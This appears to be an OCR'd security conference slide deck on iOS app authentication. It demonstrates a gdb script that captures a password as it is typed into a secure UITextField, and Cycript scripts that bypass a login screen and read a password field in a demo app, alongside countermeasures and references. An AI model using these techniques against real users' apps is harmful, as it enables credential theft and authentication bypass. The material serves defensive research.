




It’s just the front camera in action…

UITextField in Weird Pictures

- We use this control view to let users to type their password.
- Of course, we have marked it “Secure”.
  - But, is it enough?



Consider This Gdb Script

```
set variable $sel = (void*)sel_getUid("text")
set variable $cla = (void*)objc_getClass("UITextField")
set variable $addr = (void*)(((unsigned
    long)class_getMethodImplementation($cla, $sel)) & 0xFFFFFFFE)

break *($addr+118)
  commands
    printf "from: 0x%lx\n", $lr
    if ($lr != 0x0)
      x/i $lr
    end
    printf "return: 0x%lx\n", $r0
    if ($r0 != 0x0)
      x/a $r0
      call (unsigned char*)CFStringGetCStringPtr($r0, (unsigned
   long)CFStringGetSystemEncoding())
    end
    c
  end
```

saved as /var/mobile/tfexp.gdb

Notes on the Gdb Script

- Loaded by the gdb `source` command.
  - We use the original Xcode gdb running right on the iOS device [17].
  - We attach to the existing process of WeirdPictures.
- Well, there may be ASLR [25].
  - So, we abuse the wonderful Objective-C runtime to query for the `-[UITextFiled text]` implementation.
  - We then setup a breakpoint at the end of this method.
    - *This offset can change, we have verified it for iOS v. 5.0.1 (9A406) and v. 5.1 (9B176).*
  - This way, we can monitor who is querying our precious `passwordField` and what is the result.

Loading into Gdb

```
(gdb) source /var/mobile/tfexp.gdb
Breakpoint 1 at 0x324d508a

(gdb) info breakpoints
Num Type           Disp Enb Address    What
1   breakpoint     keep y   0x324d508a <-[UITextField text]+118>
        printf "from: 0x%lx\n", $lr
        if ($lr != 0x0)
          x/i $lr
        end
        printf "return: 0x%lx\n", $r0
        x/a $r0
        if ($r0 != 0x0)
          x/a $r0
          call (unsigned char*)CFStringGetCStringPtr($r0,
                    (unsigned long)CFStringGetSystemEncoding())
        end
        c
(gdb) c
Continuing.
```

What a Surprise…

- As the user starts typing on the virtual keyboard, we can see:

```
…
Breakpoint 1, 0x324d508a in -[UITextField text] ()
from: 0x3242bb91
0x3242bb91 <-[UITextField _updateAutosizeStyleIfNeeded]+69>…
return: 0x14d750
0x14d750: 0x3f4712c8 <OBJC_CLASS_$___NSCFString>
$2 = (unsigned char *) 0x0

Breakpoint 1, 0x324d508a in -[UITextField text] ()
from: 0x3242bb91
0x3242bb91 <-[UITextField _updateAutosizeStyleIfNeeded]+69>…
return: 0x12f860
0x12f860: 0x3f4712c8 <OBJC_CLASS_$___NSCFString>
$3 = (unsigned char *) 0x35c2c1 "k"
```

…And It Continues…

```
Breakpoint 1, 0x324d508a in -[UITextField text] ()
from: 0x3242bb91
0x3242bb91 <-[UITextField _updateAutosizeStyleIfNeeded]+69>:       movw         r6, #5276    ; 0x149c
return: 0x1483f0
0x1483f0:     0x3f4712c8 <OBJC_CLASS_$___NSCFString>

$4 = (unsigned char *) 0x159ae1 "ku"

Breakpoint 1, 0x324d508a in -[UITextField text] ()
from: 0x3242bb91
0x3242bb91 <-[UITextField _updateAutosizeStyleIfNeeded]+69>:       movw         r6, #5276    ; 0x149c
return: 0x3179f0
0x3179f0:     0x3f4712c8 <OBJC_CLASS_$___NSCFString>

$5 = (unsigned char *) 0x35eed1 "kub"

Breakpoint 1, 0x324d508a in -[UITextField text] ()
from: 0x3242bb91
0x3242bb91 <-[UITextField _updateAutosizeStyleIfNeeded]+69>:       movw         r6, #5276    ; 0x149c
return: 0x15a3d0
0x15a3d0:     0x3f4712c8 <OBJC_CLASS_$___NSCFString>

$6 = (unsigned char *) 0x13dca1 "kubr"

Breakpoint 1, 0x324d508a in -[UITextField text] ()
from: 0x3242bb91
0x3242bb91 <-[UITextField _updateAutosizeStyleIfNeeded]+69>:       movw         r6, #5276    ; 0x149c
return: 0x113e40
0x113e40:     0x3f4712c8 <OBJC_CLASS_$___NSCFString>

$7 = (unsigned char *) 0x15a3d1 "kubrt"
```

…Then Comes Our Query

```
Breakpoint 1, 0x324d508a in -[UITextField text] ()
from: 0x7e47
0x7e47 <-[WPLoginViewController login:]+75>…
return: 0x1325b0
0x1325b0:    0x3f4712c8 <OBJC_CLASS_$___NSCFString>
$8 = (unsigned char *) 0x1544e1 "kubrt"
```

Then, We Start Getting the Idea

- We shall also turn off the automatic font adjusting.
  - This rule would remain silently hidden if we did not experiment with the gdb and jailbreak!
- However, one question still remains.
  - Is this enough, or could there be a similar issue somewhere else???
  - Or, we may already need the “Adjust to Fit” flag set…





Illustration of Heap Pollution



Memento ATA

- Regarding the After-Theft Attack, this can be really dangerous.
- According to the official documentation:
  - "*…[iOS] keeps suspended apps in memory for as long as possible, removing them only when the amount of free memory gets low…*" [34]
  - From the user perspective, however, the application is simply done.

Risk Assessment

- What if an attacker steals a device with such a suspended process?
  - It is a question of being able to dump RAM without cycling the power.
  - We cannot claim that there is always a chance to get these data.
    - However, we either cannot claim it will not happen.
  - Clearly, end users shall not jailbreak their devices with sensitive applications.
    - As this can help the attacker considerably.
  - Developers, on the other hand, shall test their own application with a jailbreak!
    - As this helps them to see things in a different light…

Encrypted Keyboard Idea

- Devise custom keyboard that for each character typed generates its cryptogram.
  - The `UITextField` does no longer operate with plaintext.
  - It is being fed by “crypto-chars” instead.
- When finished, we retrieve the crypto-char text, decrypt it, and wipe out the ephemeral key used.
  - The heap can still be polluted.
  - But this is just a gibberish text, since the key is already gone.
    - Dvořák, P. and Rosa, T.: *How the Brave Permutation Rescued a Naughty Keyboard*, Mobile DevCamp 2012, http://www.mdevcamp.cz/

Part FOUR
On-the-Fly Attack

OFA Scenario

Definition. *Let the On-the-Fly Attack (OFA) be any attacking scenario that assumes the attacker is able to launch their privileged code running on the user's smart phone transparently during the time the legitimate user performs the authentication procedure.*

- Note that this does not strictly call for having the root account access.
- It is more important to bypass the application sandbox barrier.
  - When we can do that then the "mobile" account on iOS or the respective application UID on Android is usually far enough for the OFA attack.

Cycript

- Delicate combination of JavaScript and Objective-C interpreter running on iOS [31], [32].
  - Provides REPL (Read-Eval-Print Loop) interface.
- It can attach to an already running process and start commanding its Objective-C runtime.
  - It uses MobileSubstrate framework to do that [32], so it requires a jailbreak.
  - Cydia users love installing MobileSubstrate patches for existing applications – they call them *tweaks*.
- Its original purpose probably was not application hacking (in security sense).
  - Anyway, it is an excellent tool for vulnerability research and demonstration [24].

Cycript Taste

- As an illustration, we show a Cocoa Touch style `alert()` function in Cycript.

```
function cocoAlert(msg) {
   var alertView = [[UIAlertView alloc]
      initWithTitle:"Alert"
      message:(msg!==undefined) ? msg : ""
      delegate:null
      cancelButtonTitle:"OK"
      otherButtonTitles:null];
   [alertView show];
   [alertView release];
}
```

Back to Weird Pictures


- How is the login view managed?
  - What if it is just a modal view controller presented by the root view controller of the application?
  - We mean having something like this in e.g. the method `applicationWillResignActive:` [34]:


```
[self.viewController presentViewController:
     [WPLoginViewController getDefault]
 animated:NO
 completion:^{NSLog(@"modal login");}
];
```

Consider This (hack1.cy)

```
function AppVC() {
   var window = [UIApp keyWindow];
   this.viewController = [window
   rootViewController];
}
AppVC.prototype.unlock =
   function(animated/*opt*/) {
   [this.viewController
   dismissModalViewControllerAnimated:animated];
   cocoAlert("From cycript with love...");
}
var ac = new AppVC();
ac.unlock();
```

$ cycript -p WeirdPictures hack1.cy






Consider Yet This (hack2.cy)

```
function LoginVC() {
   this.viewController = [WPLoginViewController
   getDefault];
}
LoginVC.prototype.showPwd = function() {
   var pwd = [[this.viewController passwordField] text];
   if (pwd == null)
      cocoAlert("Sorry Sir.");
   else
      cocoAlert("Your password, Sir: \"" +
   pwd.toString() + "\"");
}
var lc = new LoginVC();
lc.showPwd();
```

$ cycript -p WeirdPictures hack2.cy

- We shall consider using one-way derivatives, if we *really* need to keep user secrets in memory for some purpose.
  - Furthermore, it is wise not to expose anything like

`-(id)passwordField` !



Conclusion

- Possible countermeasures are detailed in the accompanying paper.
  - In this complementary presentation we strived to explain *why* they are so indispensable.
- We shall mainly:
  - Use the distributed implicit PIN verification with the partial OTP verification property.
  - Clearly forbid running our sensitive applications on rooted or jailbroken devices (*sic!*).
  - Be prepared for future technologies like TrustZone and NFC tokens.

Thank You For Attention

Tomáš Rosa, Ph.D.
http://crypto.hyperlink.cz

References I

1. Bachman, J.: *iOS Applications Reverse Engineering*, Swiss Cyber Storm, 2011
2. Bédrune, J.-B. and Sigwald, J.: *iPhone Data Protection in Depth*, HITB Amsterdam, 2011
3. Blazakis, D.: *The Apple Sandbox*, Black Hat DC, 2011
4. Breeuwsma, M.-F., de Jongh, M., Klaver, C., van der Knijff, R., and Roeloffs, M.: *Forensic Data Recovery from Flash Memory*, Small Scale Digital Device Forensics Journal, Vol. 1, No. 1, June 2007
5. Breeuwsma, M.-F.: *Forensic Imaging of Embedded Systems Using JTAG (boundary-scan)*, Digital Investigation 3, pp. 32 - 42, 2006
6. Chin, E., Felt, A.-P., Greenwood, K., and Wagner, D.: *Analyzing Inter-Application Communication in Android*, MobiSys'11, 2011
7. Dhanjani, N.: *New Age Application Attacks Against Apple's iOS (and Countermeasures)*, Black Hat Barcelona, 2011
8. Dubuisson, O.: *ASN.1 - Communication Between Heterogeneous Systems*, Morgan Kaufmann Academic Press, 2001
9. Enck, W., Octeau, D., McDaniel, P., and Chaudhuri, S.: *A Study of Android Application Security*, Proc. of the 20th USENIX Security Symposium, 2011
10. Fairbanks, K.-D., Lee, C.-P., and Owen III, H.-L.: *Forensics Implications of Ext4*, Proc. of the Sixth Annual Workshop on Cyber Security and Information Intelligence Research, ACM, 2010

References II

11. Felt, A.-P., Finifter, M., Chin, E., Hanna, S., and Wagner, D.: *A Survey of Mobile Malware in the Wild*, SPSM'11, 2011
12. Halbronn, C. and Sigwald, J.: *iPhone Security Model & Vulnerabilities*, HITB KL, 2010
13. Hay, R. and Amit, Y.: *Android Browser Cross-Application Scripting*, CVE-2011-2357, IBM Rational Application Security Research Group, 2011
14. Heider, J. and Boll, M.: *Lost iPhone? Lost Passwords!*, Fraunhofer SIT Report, cf. also [23], 2011
15. Hoog, A.: *Android Forensics – Investigation, Analysis and Mobile Security for Google Android*, Elsevier, 2011
16. HOTP: *An HMAC-Based One-Time Password Algorithm*, RFC 4226, 2005
17. Jaden and Pod2G: *How To: Install GNU Debugger (GDB) On The iOS 5 Firmware Generation*, iJailbreak, February 24, 2012, http://www.ijailbreak.com/cydia/how-to-install-gnu-debugger-gdb-on-ios-5/
18. Menezes, A.-J., van Oorschot, P.-C., and Vanstone, S.-A.: *Handbook of Applied Cryptography*, CRC Press, 1996
19. Miller, C. and Iozzo, V.: *Fun and Games with Mac OS X and iPhone Payloads*, Black Hat Europe, 2009
20. Miller, C. and Zovi, D.-A.-D.: *The Mac Hacker's Handbook*, Wiley Publishing, Inc., 2009

References III

21. Oudot, L.: *Planting and Extracting Sensitive Data Form Your iPhone's Subconscious*, HITB Amsterdam, 2011
22. PKCS #1 v2.1: *RSA Cryptography Standard*, RSA Laboratories, June 14, 2002
23. Toomey, P.: *"Researchers Steal iPhone Passwords In 6 Minutes" - True, But Not the Whole Story*, Security Blog, http://labs.neohapsis.com/2011/02/28/researchers-steal-iphone-passwords-in-6-minutes-true-but-not-the-whole-story/ , 2011
24. Zdziarski, J.: *Hacking and Securing iOS Applications*, O'Reilly Media, January 25, 2012
25. Zovi, D.-A.-D.: *Apple iOS 4 Security Evaluation*, Black Hat USA, 2011

References IV

26. http://developer.android.com
27. http://developer.apple.com
28. http://theiphonewiki.com
29. http://thomascannon.net/blog/2011/02/android-lock-screen-bypass/
30. http://www.bbc.co.uk/news/technology-15635408
31. http://www.cycript.org
32. http://www.iphonedevwiki.net
33. http://nakedsecurity.sophos.com/2009/11/08/iphone-worm-discovered-wallpaper-rick-astley-photo/
34. *iOS App Programming Guide*, Apple Developer Guide, Apple Inc., 2011
35. Miller, C., Blazakis, D., Zovi,D.-D., Esser, S., Iozzo, V., and Weinmann, R.-P.: *iOS Hacker's Handbook*, Wiley, May 8, 2012

References V

36. Porras, P., Saidi, H., and Yegneswaran, V.: *An Analysis of the iKee.B (Duh) iPhone Botnet*, Computer Science Laboratory, SRI International, December 2009, http://mtc.sri.com/iphone/